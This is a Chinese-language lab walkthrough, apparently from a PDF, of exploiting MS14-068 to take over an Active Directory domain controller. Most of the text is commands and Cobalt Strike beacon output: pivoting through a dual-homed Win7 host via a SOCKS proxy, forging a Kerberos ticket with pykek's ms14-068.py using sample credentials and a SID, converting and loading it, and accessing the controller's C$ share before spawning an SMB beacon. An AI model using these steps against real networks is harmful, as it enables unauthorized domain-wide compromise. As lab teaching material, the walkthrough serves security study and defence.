


拓扑图



攻击者(kali)位于 `192.168.245.0/24` 网段, 域环境位于 `192.168.31.0/24` 网段。

域中有一台 `win7` 有两张网卡, 可以同时访问两个网段, 以这台机器作为跳板机进入域环境。

假设现在已经有一组域用户的账号密码

```
user1 321!@#qwe
```

获取用户的 `sid`

```
whoami /user
```

```
beacon> shell whoami /user
[*] Tasked beacon to run: whoami /user
[+] host called home, sent: 43 bytes
[+] received output:

用户名信息
_____
用户名 SID
_____
demo\user1 S-1-5-21-2864277510-2444243591-773573486-1112
```

下面使用 `pykek` 生成票据, 首先用 `cs` 开一个 `socks` 代理, 然后用 `proxychains` 把 `pykek` 带入内网

```
proxychains python ms14-068.py -u user1@demo.ad -s S-1-5-21-2864277510-
2444243591-773573486-1112 -d 192.168.1.100 -p '321!@#qwe'
```

其中


- `demo.ad` 为 域名
- `user1` 为 域中的一个用户
- `321!@#qwe` 为 `user1` 的 密码
- `user1` 的 `sid` 为 `S-1-5-21-2864277510-2444243591-773573486-1112`
- `192.168.1.100` 为 域控的 IP

执行完毕后会在当前目录下生成一个 `.ccache` 的文件

```
# proxychains python ms14-068.py -u user1@demo.ad -s S-1-5-21-2864277510-2444243591-773573486-1112 -d 192.168.1.100 -p '321!@#qwe'

ProxyChains-3.1 (http://proxychains.sf.net)

[+] Building AS-REQ for 192.168.1.100... Done!
[+] Sending AS-REQ to 192.168.1.100...|S-chain|->-127.0.0.1:13491-><-192.168.1.100:88-><-OK
Done!
[+] Receiving AS-REP from 192.168.1.100... Done!
[+] Parsing AS-REP from 192.168.1.100... Done!
[+] Building TGS-REQ for 192.168.1.100... Done!
[+] Sending TGS-REQ to 192.168.1.100...|S-chain|->-127.0.0.1:13491-><-192.168.1.100:88-><-OK
Done!
[+] Receiving TGS-REP from 192.168.1.100... Done!
[+] Parsing TGS-REP from 192.168.1.100... Done!
[+] Creating ccache file 'TGT_user1@demo.ad.ccache'... Done!
```



然后使用 [KrbCredExport](#) 转 `.ccache` 为 `kirbi` 格式。

```
# python KrbCredExport/KrbCredExport.py TGT_user1@demo.ad.ccache
user1.ticket
CCache File Found, Converting to kirbi
```

转换后的文件保存在 `user1.ticket`，然后可以用 `cs` 加载这个文件。

下面先看看没有加载前的权限。

首先获取域控的机器名。

```
shell net group "domain controllers" /domain
```

```
beacon> shell net group "domain controllers" /domain
[*] Tasked beacon to run: net group "domain controllers" /domain
[+] host called home, sent: 69 bytes
[+] received output:
这项请求将在域 demo.ad 的域控制器处理。

组名      Domain Controllers
注释      域中所有域控制器

成员

WIN-0A43324ZI95$          ← 红色箭头指向这里
命令成功完成。
```

所以 域控的主机名为

```
WIN-0A43324ZI95.demo.ad
```

然后 `net use` 一下，发现是不能访问的。

```
net use \\WIN-0A43324ZI95.demo.ad\c$
```

```
beacon> shell net use \\WIN-0A43324ZI95.demo.ad\c$
[*] Tasked beacon to run: net use \\WIN-0A43324ZI95.demo.ad\c$
[+] host called home, sent: 67 bytes
[+] received output:
密码在 \\WIN-0A43324ZI95.demo.ad\c$ 无效。
为 'WIN-0A43324ZI95.demo.ad' 输入用户名: 发生系统错误 1223。
操作已被用户取消。
```

然后加载 `user1.ticket` 文件，再次执行发现可以访问域控资源，已经得到域控的权限。

注：一定要用 域控的主机全名 而不要用 ip。

```

beacon> kerberos_ticket_purge
[*] Tasked beacon to purge kerberos tickets
[+] host called home, sent: 8 bytes
beacon> kerberos_ticket_use D:\vm_data\security_tools\post_hacking\exploit\pykek\user1.ticket
[*] Tasked beacon to apply ticket in D:\vm_data\security_tools\post_hacking\exploit\pykek\user1.ticket
[+] host called home, sent: 1135 bytes
beacon> shell net use \\WIN-0A43324ZI95.demo.ad\c$
[*] Tasked beacon to run: net use \\WIN-0A43324ZI95.demo.ad\c$
[+] host called home, sent: 67 bytes
[+] received output:
命令成功完成。          首先清除之前的 ticket

此时可以访问域控的资源

```

加载 ticket 文件

```


beacon> shell dir \\WIN-0A43324ZI95.demo.ad\c$
[*] Tasked beacon to run: dir \\WIN-0A43324ZI95.demo.ad\c$
[+] host called home, sent: 63 bytes
[+] received output:
驱动器 \\WIN-0A43324ZI95.demo.ad\c$ 中的卷没有标签。
卷的序列号是 C273-1AE8

\\WIN-0A43324ZI95.demo.ad\c$ 的目录


2008/01/19 18:11 <DIR>      PerfLogs
2018/11/16 15:20 <DIR>      Program Files
2018/11/15 19:15 <DIR>      Program Files (x86)
2018/11/16 15:22 181,408 SKLDR
2016/06/11 21:55 <DIR>      Users
2018/11/19 20:40 <DIR>      Windows
    1 个文件      181,408 字节
    5 个目录 47,034,847,232 可用字节

```

然后使用当前对话对域控进行 psh 攻击，使用 smb 的 beacon



过一会就可以看到域控连上来了。



参考

<https://blog.cptjesus.com/posts/ms14068>
<https://zhuanlan.zhihu.com/p/26171460>